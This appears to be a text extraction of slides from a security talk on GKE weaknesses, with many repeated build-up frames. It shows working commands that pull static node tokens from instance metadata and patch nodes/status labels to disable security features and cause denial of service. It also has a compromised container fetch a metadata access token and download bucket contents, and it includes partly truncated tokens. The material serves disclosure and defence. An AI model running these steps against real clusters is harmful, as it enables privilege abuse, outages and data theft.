9 \w*_TOKEN: |
10 CA_CERT: |
11 CLUSTER_NAME: |
12 KUBERNETES_MASTER_NAME:
13 '
14
15 CLUSTER_NAME: pasten-with-shielded-nodes
16 KUBERNETES_MASTER_NAME: 35.221.112.102
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
9 \w*_TOKEN: |
10 CA_CERT: |
11 CLUSTER_NAME: |
12 KUBERNETES_MASTER_NAME:
13 '
14
15 CLUSTER_NAME: pasten-with-shielded-nodes
16 KUBERNETES_MASTER_NAME: 35.221.112.102
17 CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURLakNDQWhLZ0F3SI
18 KUBE_PROXY_TOKEN: HtZCHvqq0Qwh0chCiJ1wVSr7L9M...
19 NODE_PROBLEM_DETECTOR_TOKEN: AktZXw9x7M-FxH-05q...
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
5   --format json
6   --project $proj
7 | jq -r '.[].properties.metadata.items[].value'
8 | grep -i '
9 \w*_TOKEN: |
10 CA_CERT: |
11 CLUSTER_NAME: |
12 KUBERNETES_MASTER_NAME:
13 '
14
15 CLUSTER_NAME: pasten-with-shielded-nodes
16 KUBERNETES_MASTER_NAME: 35.221.112.102
17 CA_CERT: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSURLakNDQWhLZ0F3SI
18 KUBE_PROXY_TOKEN: HtZCHvqq0Qwh0chCiJ1wVSr7L9M...
19 NODE_PROBLEM_DETECTOR_TOKEN: AktZXw9x7M-FxH-05q...
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 apiVersion: rbac.authorization.k8s.io/v1
2 kind: ClusterRole
3 metadata:
4   name: system:node-proxier
5 rules:
6   - apiGroups:
7     - ""
8     resources:
9       - endpoints
10      - services
11     verbs:
12       - list
13       - watch
14   - apiGroups:
15     - ""
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
3 metadata:
4   name: system:node-proxier
5 rules:
6   - apiGroups:
7     - ""
8     resources:
9       - endpoints
10    - services
11   verbs:
12     - list
13     - watch
14   - apiGroups:
15     - ""
16   resources:
17     - nodes
18   verbs:
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
11  verbs:
12    - list
13    - watch
14  - apiGroups:
15    - ""
16  resources:
17    - nodes
18  verbs:
19    - get
20    - list
21    - watch
22  - apiGroups:
23    - ""
24    - events.k8s.io
25  resources:
26    - events
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
20      -> list
21      - watch
22  - apiGroups:
23    - ""
24    - events.k8s.io
25  resources:
26    - events
27  verbs:
28    - create
29    - patch
30    - update
31  - apiGroups:
32    - discovery.k8s.io
33  resources:
34    - endpointslices
35    - nodes
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
23  - 
24  - events.k8s.io
25  resources:
26  - events
27  verbs:
28  - create
29  - patch
30  - update
31 - apiGroups:
32 - discovery.k8s.io
33  resources:
34  - endpointslices
35  verbs:
36  - list
37  - watch
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 apiVersion: rbac.authorization.k8s.io/v1
2 kind: ClusterRole
3 metadata:
4   name: system:node-problem-detector
5 rules:
6 - apiGroups:
7   - ""
8   resources:
9     - nodes
10  verbs:
11    - get
12 - apiGroups:
13   - ""
14   resources:
15     - nodes/status
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
2 kind: ClusterRole
3 metadata:
4   name: system:node-problem-detector
5 rules:
6   - apiGroups:
7     - ""
8     resources:
9       - nodes
10    verbs:
11      - get
12   - apiGroups:
13     - ""
14    resources:
15      - nodes/status
16    verbs:
17      - get
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
8   resources:
9     - nodes
10    verbs:
11      - get
12  - apiGroups:
13    - ""
14  resources:
15    - nodes/status
16  verbs:
17    - patch
18  - apiGroups:
19    - ""
20    - events.k8s.io
21  resources:
22    - events
23
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
12 - apiGroups:
13   - ""
14   resources:
15     - nodes/status
16   verbs:
17     - patch
18 - apiGroups:
19   - ""
20   - events.k8s.io
21   resources:
22     - events
23   verbs:
24     - create
25     - patch
26     - update
```

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for recon

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to masquerade actions

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to **masquerade** actions

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to **masquerade** actions
- The node/status subresource is used to store node IPs, health metrics, ...

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to **masquerade** actions
- The **node/status** subresource is used to store node IPs, health metrics, ...

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to **masquerade** actions
- The **node/status** subresource is used to store node IPs, health metrics, ...
- So patching *nodes/status* must be harmless, right ?

GKE

Impersonating Kube-proxy, Node-problem-detector

- Listing nodes, services, endpoints can be used for **recon**
- Patching events can be used to **masquerade** actions
- The **node/status** subresource is used to store node IPs, health metrics, ...
- So patching ***nodes/status*** must be harmless, right ?

GKE

Impersonating Kube-proxy, Node-problem-detector

Nope

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 // https://github.com/kubernetes/kubernetes/blob/master/
2 // /pkg/registry/core/node/strategy.go#L168-L176
3 func (nodeStatusStrategy) PrepareForUpdate(ctx context.Context, ob:
4     newNode := obj.(*api.Node)
5     oldNode := old.(*api.Node)
6     newNode.Spec = oldNode.Spec
7
8     if !utilfeature.DefaultFeatureGate.Enabled(features.DynamicKube
9         newNode.Status.Config = nil
10    }
11 }
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 // https://github.com/kubernetes/kubernetes/blob/master/
2 // /pkg/registry/core/node/strategy.go#L168-L176
3 func (nodeStatusStrategy) PrepareForUpdate(ctx context.Context, ob:
4     newNode := obj.(*api.Node)
5     oldNode := old.(*api.Node)
6     newNode.Spec = oldNode.Spec
7
8     if !utilfeature.DefaultFeatureGate.Enabled(features.DynamicKube
9         newNode.Status.Config = nil
10    }
11 }
```

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

Patching *nodes/status* discards spec changes.

GKE

Impersonating Kube-proxy, Node-problem-detector

Patching *nodes/status* **discards** spec changes.

GKE

Impersonating Kube-proxy, Node-problem-detector

Patching *nodes/status* **discards** spec changes.

But not metadata changes.

GKE

Impersonating Kube-proxy, Node-problem-detector

Patching *nodes/status* **discards** spec changes.

But not **metadata** changes.

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 $> kubectl
2   --token $KUBE_PROXY_TOKEN
3   --certificate-authority ca.crt
4   --server https://$KUBERNETES_MASTER_NAME
5   get nodes
6   -o yaml
7
8 apiVersion: v1
9 kind: List
10 metadata:
11   resourceVersion: ""
12 items:
13 - apiVersion: v1
14   kind: Node
15   metadata:
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 $> kubectl
2   --token $KUBE_PROXY_TOKEN
3   --certificate-authority ca.crt
4   --server https://$KUBERNETES_MASTER_NAME
5   get nodes
6   -o yaml
7
8 apiVersion: v1
9 kind: List
10 metadata:
11   resourceVersion: ""
12 items:
13 - apiVersion: v1
14   kind: Node
15   metadata:
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
11   resourceVersion: ""
12 items:
13 - apiVersion: v1
14   kind: Node
15   metadata:
16     annotations:
17       container.googleapis.com/instance_id: "62777333464455..."
18       csi.volume.kubernetes.io/nodeid: '{"filestore.csi.storage.g
19       node.alpha.kubernetes.io/ttl: "0"
20       node.gke.io/last-applied-node-labels: cloud.google.com/gke-l
21   creationTimestamp: "2022-09-25T07:03:31Z"
22   labels:
23     beta.kubernetes.io/arch: amd64
24     beta.kubernetes.io/instance-type: e2-medium
25     beta.kubernetes.io/os: linux
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
19      node.kubernetes.io/last-applied-node-labels: <nil>
20      node.gke.io/last-applied-node-labels: cloud.google.com/gke-l
21      creationTimestamp: "2022-09-25T07:03:31Z"
22      labels:
23          beta.kubernetes.io/arch: amd64
24          beta.kubernetes.io/instance-type: e2-medium
25          beta.kubernetes.io/os: linux
26          cloud.google.com/gke-gcfs: "true"
27          cloud.google.com/gke-image-streaming: "true"
28          iam.gke.io/gke-metadata-server-enabled: "true"
29          node.kubernetes.io/masq-agent-ds-ready: "true"
30          projectcalico.org/ds-ready: "true"
31          cloud.google.com/gke-netd-ready: "true"
32          cloud.google.com/gke-boot-disk: pd-standard
33          cloud.google.com/gke-container-runtime: containerd
34          cloud.google.com/gke-cpu-cooling-level: "2"
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
44      node.kubernetes.io/instance-type: g2-medium
45      topology.gke.io/zone: europe-north1-a
46      topology.kubernetes.io/region: europe-north1
47      topology.kubernetes.io/zone: europe-north1-a
48    name: gke-pasten-pasten-f0e90c76-fkwy
49  spec:
50    podCIDR: 10.120.1.0/24
51    podCIDRs:
52    - 10.120.1.0/24
53    providerID: gce://$proj/europe-north1-a/gke-pasten-pasten-f0e90c76-fkwy
54  status:
55    addresses:
56    - address: 10.166.0.6
57      type: InternalIP
58    - address: 34.88.148.149
59      type: ExternalIP
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
52      10.128.110.21
53  providerID: gce://$proj/europe-north1-a/gke-pasten-pasten-f0e!
54  status:
55    addresses:
56    - address: 10.166.0.6
57      type: InternalIP
58    - address: 34.88.148.149
59      type: ExternalIP
60    - address: gke-pasten-pasten-f0e90c76-fkwy.europe-north1-a.c.!
61      type: InternalDNS
62    - address: gke-pasten-pasten-f0e90c76-fkwy.europe-north1-a.c.!
63      type: Hostname
64  allocatable:
65    attachable-volumes-gce-pd: "15"
66    cpu: 940m
67    ephemeral-storage: "147000071470"
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
80    daemonEndpoints:
81        kubeletEndpoint:
82            Port: 10250
83    images:
84        - names:
85            - gke.gcr.io/kube-proxy-amd64:v1.22.12-gke.300
86            - k8s.gcr.io/kube-proxy-amd64:v1.22.12-gke.300
87        sizeBytes: 115632183
88        - names:
89            - gke.gcr.io/gcp-filestore-csi-driver@sha256:15613a5c0e673f1
90            - gke.gcr.io/gcp-filestore-csi-driver:v1.2.7-gke.0
91        sizeBytes: 87573316
92        - names:
93            - gke.gcr.io/calico/cni@sha256:169d49d43899fbe276652be3bd81
94            - gke.gcr.io/calico/cni:v3.21.5-gke.1
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
96     - names:
97         - gke.gcr.io/calico/node@sha256:3596b22a95fdbf81ed0f835b0ad·
98         - gke.gcr.io/calico/node:v3.21.5-gke.1
99     sizeBytes: 74585978
100   nodeInfo:
101     architecture: amd64
102     bootID: 44dc2dd6-58cd-402b-9371-2fbaa75adb06
103     containerRuntimeVersion: containerd://1.5.13
104     kernelVersion: 5.10.127+
105     kubeProxyVersion: v1.22.12-gke.300
106     kubeletVersion: v1.22.12-gke.300
107     machineID: 245ccd17bcf8da8dc6918d7a3f14eba0
108     operatingSystem: linux
109     osImage: Container-Optimized OS from Google
110     systemUUID: 245ccd17-bcf8-da8d-c691-8d7a3f14eba0
```

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

```
1 $> kubectl
2   --token $NODE_PROBLEM_DETECTOR_TOKEN
3   --certificate-authority ca.crt
4   --server https://$KUBERNETES_MASTER_NAME
5 patch
6 nodes gke-pasten-pasten-f0e90c76-fkwy
7 --subresource status
8 --patch '{'
9 "metadata": {
10   "labels": {
11     // Disables the image streaming feature in the node
12     "cloud.google.com/gke-gcfs": "false"
13     "cloud.google.com/gke-image-streaming": "false"
14     // Kills the workload identity metadata proxy server
15     "iam.gke.io/gke-metadata-server-enabled": "false"
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
    subresource status
8   --patch '{'
9     "metadata": {
10       "labels": {
11         // Disables the image streaming feature in the node
12         "cloud.google.com/gke-gcfs": "false"
13         "cloud.google.com/gke-image-streaming": "false"
14         // Kills the workload identity metadata proxy server
15         "iam.gke.io/gke-metadata-server-enabled": "false"
16         "node.kubernetes.io/masq-agent-ds-ready": "false"
17         // DOS-es the node by killing the CNI
18         "projectcalico.org/ds-ready": "false"
19         "cloud.google.com/gke-netd-ready": "false"
20       }
21     }
22 }
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
5  patch
6  nodes gke-pasten-pasten-f0e90c76-fkwu
7  --subresource status
8  --patch '{'
9  "metadata": {
10   "labels": {
11     // Disables the image streaming feature in the node
12     "cloud.google.com/gke-gcfs": "false"
13     "cloud.google.com/gke-image-streaming": "false"
14     // Kills the workload identity metadata proxy server
15     "iam.gke.io/gke-metadata-server-enabled": "false"
16     "node.kubernetes.io/masq-agent-ds-ready": "false"
17     // DOS-es the node by killing the CNI
18     "projectcalico.org/ds-ready": "false"
19     "cloud.google.com/gke-netd-ready": "false"
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
8  --patch '{  
9    "metadata": {  
10      "labels": {  
11        // Disables the image streaming feature in the node  
12        "cloud.google.com/gke-gcfs": "false"  
13        "cloud.google.com/gke-image-streaming": "false"  
14        // Kills the workload identity metadata proxy server  
15        "iam.gke.io/gke-metadata-server-enabled": "false"  
16        "node.kubernetes.io/masq-agent-ds-ready": "false"  
17        // DOS-es the node by killing the CNI  
18        "projectcalico.org/ds-ready": "false"  
19        "cloud.google.com/gke-netd-ready": "false"  
20      }  
21    }  
22 }'
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
10     "labels": {
11         // Disables the image streaming feature in the node
12         "cloud.google.com/gke-gcfs": "false"
13         "cloud.google.com/gke-image-streaming": "false"
14         // Kills the workload identity metadata proxy server
15         "iam.gke.io/gke-metadata-server-enabled": "false"
16         "node.kubernetes.io/masq-agent-ds-ready": "false"
17         // DOS-es the node by killing the CNI
18         "projectcalico.org/ds-ready": "false"
19         "cloud.google.com/gke-netd-ready": "false"
20     }
21 }
22 }'
23
24 node/gke-pasten-pasten-f0e90c76-fkwy patched
```

GKE

Impersonating Kube-proxy, Node-problem-detector

```
10     "labels": {
11         // Disables the image streaming feature in the node
12         "cloud.google.com/gke-gcfs": "false"
13         "cloud.google.com/gke-image-streaming": "false"
14         // Kills the workload identity metadata proxy server
15         "iam.gke.io/gke-metadata-server-enabled": "false"
16         "node.kubernetes.io/masq-agent-ds-ready": "false"
17         // DOS-es the node by killing the CNI
18         "projectcalico.org/ds-ready": "false"
19         "cloud.google.com/gke-netd-ready": "false"
20     }
21 }
22 }'
23
24 node/gke-pasten-pasten-f0e90c76-fkwy patched
```

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

Anyone with read permissions to the instance template

GKE

Impersonating Kube-proxy, Node-problem-detector

Anyone with read permissions to the instance template

GKE

Impersonating Kube-proxy, Node-problem-detector

Anyone with read permissions to the instance template
can use the static tokens.

GKE

Impersonating Kube-proxy, Node-problem-detector

Anyone with read permissions to the instance template
can use the static **tokens**.

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector
they can *modify* labels, annotations, which control features
on your nodes.

GKE

Impersonating Kube-proxy, Node-problem-detector
they can *modify* labels, annotations, which control features
on your nodes.

GKE

Impersonating Kube-proxy, Node-problem-detector
they can ***modify*** labels, annotations, which ***control*** features
on your nodes.

GKE

Impersonating Kube-proxy, Node-problem-detector
they can **modify** labels, annotations, which **control** features
on your nodes.

They can also cause DOS.

GKE

Impersonating Kube-proxy, Node-problem-detector
they can **modify** labels, annotations, which **control** features
on your nodes.

They can also cause **DOS**.

GKE

Impersonating Kube-proxy, Node-problem-detector

GKE

Impersonating Kube-proxy, Node-problem-detector

You can limit network access to the control plane

GKE

Impersonating Kube-proxy, Node-problem-detector

You can **limit network access** to the control plane

GKE

Impersonating Kube-proxy, Node-problem-detector

You can **limit network access** to the control plane, or use
Autopilot (Pay-per-Pod) clusters.

GKE

Impersonating Kube-proxy, Node-problem-detector

You can **limit network access** to the control plane, or use
Autopilot (Pay-per-Pod) clusters.

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a cloud identity

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By default, all containers can assume this identity

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can assume this identity

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity
- Default GCP VM identity: ***Compute Engine Default Service Account***

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity
- Default GCP VM identity: ***Compute Engine Default Service Account***

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity
- Default GCP VM identity: ***Compute Engine Default Service Account***
- By default, it has ***Editor*** permissions to your project

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity
- Default GCP VM identity: ***Compute Engine Default Service Account***
- By **default**, it has ***Editor*** permissions to your project

GKE

Highly Privileged Default Node Cloud Role

- Nodes have a **cloud identity**
- By **default**, all containers can **assume** this identity
- Default GCP VM identity: ***Compute Engine Default Service Account***
- By **default**, it has ***Editor*** permissions to your project

GKE

Highly Privileged Default Node Cloud Role

But

GKE

Highly Privileged Default Node Cloud Role

But , with IMDS, access is further limited by OAuth scopes.

GKE

Highly Privileged Default Node Cloud Role

But , with IMDS, access is **further limited** by OAuth scopes.

GKE

Highly Privileged Default Node Cloud Role

But , with IMDS, access is **further limited** by **OAuth scopes**.

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

The default gke scopes are:

GKE

Highly Privileged Default Node Cloud Role

The default gke scopes are:

```
1 gke-default
2
3 https://www.googleapis.com/auth/devstorage.read_only
4 https://www.googleapis.com/auth/logging.write
5 https://www.googleapis.com/auth/monitoring
6 https://www.googleapis.com/auth/service.management.readonly
7 https://www.googleapis.com/auth/servicecontrol
8 https://www.googleapis.com/auth/trace.append
```

GKE

Highly Privileged Default Node Cloud Role

The default gke scopes are:

```
1 gke-default
2
3 https://www.googleapis.com/auth/devstorage.read_only
4 https://www.googleapis.com/auth/logging.write
5 https://www.googleapis.com/auth/monitoring
6 https://www.googleapis.com/auth/service.management.readonly
7 https://www.googleapis.com/auth/servicecontrol
8 https://www.googleapis.com/auth/trace.append
```

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

By default, if an attacker extracts such a token

GKE

Highly Privileged Default Node Cloud Role

By **default**, if an attacker extracts such a token

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

They can list, read the following in your project:

GKE

Highly Privileged Default Node Cloud Role

They can **list**, read the following in your project:

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All buckets and their objects

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects
- ^ This includes buckets managed by GCP services (app engine, cloudbuild, ...)

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects
 - ^ This includes buckets managed by GCP services (app engine, cloudbuild, ...)
- All images in your Google Container Registry

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects
 - ^ This includes buckets managed by GCP services (app engine, cloudbuild, ...)
- All **images** in your Google Container Registry

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects
 - ^ This includes buckets managed by GCP services (app engine, cloudbuild, ...)
- All **images** in your Google Container Registry
- All artifacts in your Google Artifact Registry

GKE

Highly Privileged Default Node Cloud Role

They can **list**, **read** the following in your project:

- All **buckets** and their objects
 - ^ This includes buckets managed by GCP services (app engine, cloudbuild, ...)
- All **images** in your Google Container Registry
- All **artifacts** in your Google Artifact Registry

GKE

Highly Privileged Default Node Cloud Role

GKE

Highly Privileged Default Node Cloud Role

```
1 # Ran from compromised container
2
3 # Listing all scopes
4 $> curl
5   http://metadata.google.internal
6   /computeMetadata/v1
7   /instance
8   /service-accounts
9   /default
10  /scopes
11  -H 'Metadata-Flavor: Google'
12
13 https://www.googleapis.com/auth/devstorage.read_only
14 https://www.googleapis.com/auth/logging.write
15 https://www.googleapis.com/auth/monitoring
```

GKE

Highly Privileged Default Node Cloud Role

```
1 # Ran from compromised container
2
3 # Listing all scopes
4 $> curl
5   http://metadata.google.internal
6   /computeMetadata/v1
7   /instance
8   /service-accounts
9   /default
10  /scopes
11  -H 'Metadata-Flavor: Google'
12
13 https://www.googleapis.com/auth/devstorage.read_only
14 https://www.googleapis.com/auth/logging.write
15 https://www.googleapis.com/auth/monitoring
```

GKE

Highly Privileged Default Node Cloud Role

```
8 /serviceaccounts
9 /default
10 /scopes
11 -H 'Metadata-Flavor: Google'
12
13 https://www.googleapis.com/auth/devstorage.read_only
14 https://www.googleapis.com/auth/logging.write
15 https://www.googleapis.com/auth/monitoring
16 https://www.googleapis.com/auth/servicecontrol
17 https://www.googleapis.com/auth/service.management.readonly
18 https://www.googleapis.com/auth/trace.append
19
20 # Getting an access token
21 $> curl
22 http://metadata.google.internal
23 /computeMetadata/v1
```

GKE

Highly Privileged Default Node Cloud Role

```
6 /computeMetadata/v1
7 /instance
8 /service-accounts
9 /default
10 /scopes
11 -H 'Metadata-Flavor: Google'
12
13 https://www.googleapis.com/auth/devstorage.read_only
14 https://www.googleapis.com/auth/logging.write
15 https://www.googleapis.com/auth/monitoring
16 https://www.googleapis.com/auth/servicecontrol
17 https://www.googleapis.com/auth/service.management.readonly
18 https://www.googleapis.com/auth/trace.append
19
20 # Getting an access token
```

GKE

Highly Privileged Default Node Cloud Role

```
13 https://www.googleapis.com/auth/devstorage.read_only
14 https://www.googleapis.com/auth/logging.write
15 https://www.googleapis.com/auth/monitoring
16 https://www.googleapis.com/auth/servicecontrol
17 https://www.googleapis.com/auth/service.management.readonly
18 https://www.googleapis.com/auth/trace.append
19
20 # Getting an access token
21 $> curl
22 http://metadata.google.internal
23 /computeMetadata/v1
24 /instance
25 /service-accounts
26 /default
27 /token
```

GKE

Highly Privileged Default Node Cloud Role

```
18 https://www.googleapis.com/auth/trace.append
19
20 # Getting an access token
21 $> curl
22   http://metadata.google.internal
23   /computeMetadata/v1
24   /instance
25   /service-accounts
26   /default
27   /token
28   -H 'Metadata-Flavor: Google'
29   | jq -r .
30
31 {
32   "access_token": "ya29.c.b0AUfJQsEYnH2be5vW0Bsfa868kwNdcrdpf0E2kl
```

GKE

Highly Privileged Default Node Cloud Role

```
26 /default
27 /token
28 -H 'Metadata-Flavor: Google'
29 | jq -r .
30
31 {
32   "access_token": "ya29.c.b0AUfJQsEYnH2be5vW0BsFA868kwNdcrdpf0E2kl
33   "expires_in": 3259,
34   "token_type": "Bearer"
35 }
36
37 # Getting the project id
38 $> PROJECT_ID=$(
39   curl
40     http://metadata.google.internal
```

GKE

Highly Privileged Default Node Cloud Role

```
25 /service-accounts
26 /default
27 /token
28 -H 'Metadata-Flavor: Google'
29 | jq -r .
30
31 {
32   "access_token": "ya29.c.b0AUfJQsEYnH2be5vW0Bsfa868kwNdcrdpf0E2kl
33   "expires_in": 3259,
34   "token_type": "Bearer"
35 }
36
37 # Getting the project id
38 $> PROJECT_ID=$(
39   curl
```

GKE

Highly Privileged Default Node Cloud Role

```
30
31 {
32   "access_token": "ya29.c.b0AUFJQsEYnH2be5vW0Bs fA868kwNdcrdpf0E2kl
33   "expires_in": 3259,
34   "token_type": "Bearer"
35 }
36
37 # Getting the project id
38 $> PROJECT_ID=$(
39   curl
40   http://metadata.google.internal
41   /computeMetadata/v1
42   /project
43   /project-id
44   -H "Metadata-Flavor: Google"
```

GKE

Highly Privileged Default Node Cloud Role

```
34     token_type : "Bearer"
35 }
36
37 # Getting the project id
38 $> PROJECT_ID=$(
39   curl
40     http://metadata.google.internal
41     /computeMetadata/v1
42     /project
43     /project-id
44     -H "Metadata-Flavor: Google"
45 )
46
47 # Listing all buckets
48 $> curl
49   https://storage.googleapis.com/storage/v1/b
```

GKE

Highly Privileged Default Node Cloud Role

```
40 http://metadata.google.internal  
41 /computeMetadata/v1  
42 /project  
43 /project-id  
44 -H "Metadata-Flavor: Google"  
45 )  
46  
47 # Listing all buckets  
48 $> curl  
49 https://storage.googleapis.com/storage/v1/b  
50 ?project=$PROJECT_ID  
51 -H "Authorization: Bearer $ACCESS_TOKEN"  
52  
53 {  
54   "kind": "storage#buckets",
```

GKE

Highly Privileged Default Node Cloud Role

```
42   /project
43   /project-id
44   -H "Metadata-Flavor: Google"
45 )
46
47 # Listing all buckets
48 $> curl
49   https://storage.googleapis.com/storage/v1/b
50   ?project=$PROJECT_ID
51   -H "Authorization: Bearer $ACCESS_TOKEN"
52
53 {
54   "kind": "storage#buckets",
55   "items": [
56     {
57       "name": "data-bucket-1"
```

GKE

Highly Privileged Default Node Cloud Role

```
52
53 {
54   "kind": "storage#buckets",
55   "items": [
56     {
57       "kind": "storage#bucket",
58       "selfLink": "https://www.googleapis.com/storage/v1/b/$proj.",
59       "id": "$proj.appspot.com",
60       "name": "$proj.appspot.com",
61       "projectNumber": "...",
62       "metageneration": "2",
63       "location": "US-EAST1",
64       "storageClass": "STANDARD",
65       "etag": "CAI=",
66       "timeCreated": "2020-05-24T15:26:52.210Z",
```

GKE

Highly Privileged Default Node Cloud Role

```
76 },
77   "locationType": "region"
78 },
79 {
80   "kind": "storage#bucket",
81   "selfLink": "https://www.googleapis.com/storage/v1/b/ami-te:
82   "id": "$proj_cloudbuild",
83   "name": "$proj_cloudbuild",
84   "projectNumber": "...",
85   "metageneration": "3",
86   "location": "US",
87   "storageClass": "STANDARD",
88   "etag": "CAM=",
89   "timeCreated": "2020-05-27T16:19:48.664Z",
90   "updated": "2021-05-03T13:02:19.707Z",
```

GKE

Highly Privileged Default Node Cloud Role

```
103     "locationType": "multi-region",
104     "rpo": "DEFAULT"
105   },
106   {
107     "kind": "storage#bucket",
108     "selfLink": "https://www.googleapis.com/storage/v1/b/$proj-1
109     "id": "$proj-prod-us1-reports",
110     "name": "$proj-prod-us1-reports",
111     "projectNumber": "...",
112     "metageneration": "8",
113     "location": "US",
114     "storageClass": "STANDARD",
115     "etag": "CAg=",
116     "defaultEventBasedHold": false,
117     "timeCreated": "2020-05-24T07:56:05.760Z",
```

GKE

Highly Privileged Default Node Cloud Role

```
133      ]
134    },
135  },
136  ...
137  ]
138 }
139
140 # Listing all objects in a bucket
141 $> curl
142   https://storage.googleapis.com/storage/v1
143   /b/$proj-prod-us1-reports
144   /o
145   -H "Authorization: Bearer $ACCESS_TOKEN"
146
147 {
```

GKE

Highly Privileged Default Node Cloud Role

```
136     ...
137   ]
138 }
139
140 # Listing all objects in a bucket
141 $> curl
142   https://storage.googleapis.com/storage/v1
143   /b/$proj-prod-us1-reports
144   /o
145   -H "Authorization: Bearer $ACCESS_TOKEN"
146
147 {
148   "kind": "storage#objects",
149   "items": [
150     {
```

GKE

Highly Privileged Default Node Cloud Role

```
146
147 {
148   "kind": "storage#objects",
149   "items": [
150     {
151       "kind": "storage#object",
152       "id": "$proj-prod-us1-reports
153           /tenants
154           /9572F7A3-60A0-4750-B33A-693FD2A3D172
155           /annual-report-1664176587.csv",
156       "selfLink": "https://www.googleapis.com/storage/v1/b/$proj-|"
157       "mediaLink": "https://www.googleapis.com/storage/v1/b/$proj-|"
158       "name": "$proj-prod-us1-reports/tenants/9572F7A3-60A0-4750-|"
159       "bucket": "$proj-prod-us1-reports",
160       "generation": "1649652924184015",
161       "metageneration": "1"
```

GKE

Highly Privileged Default Node Cloud Role

```
166     "crc32c": "linrwg==",
167     "etag": "CM/rsYSci/cCEAE=",
168   },
169   ...
170 ]
171 }
172
173 # Downloading files from a bucket
174 $> curl
175 https://storage.googleapis.com/storage/v1
176 /b/$proj-prod-us1-reports
177 /o
178 /tenants/9572F7A3-60A0-4750-B33A-693FD2A3D172
179 /annual-report-1664176587.csv?alt=media
180 -H "Authorization: Bearer $ACCESS_TOKEN"
```

GKE

Highly Privileged Default Node Cloud Role

```
170  ]
171 }
172
173 # Downloading files from a bucket
174 $> curl
175     https://storage.googleapis.com/storage/v1
176     /b/$proj-prod-us1-reports
177     /o
178     /tenants/9572F7A3-60A0-4750-B33A-693FD2A3D172
179     /annual-report-1664176587.csv?alt=media
180     -H "Authorization: Bearer $ACCESS_TOKEN"
181
182 adsh cik name sic countryba stprba cityba zipba bas1 bas2 ba
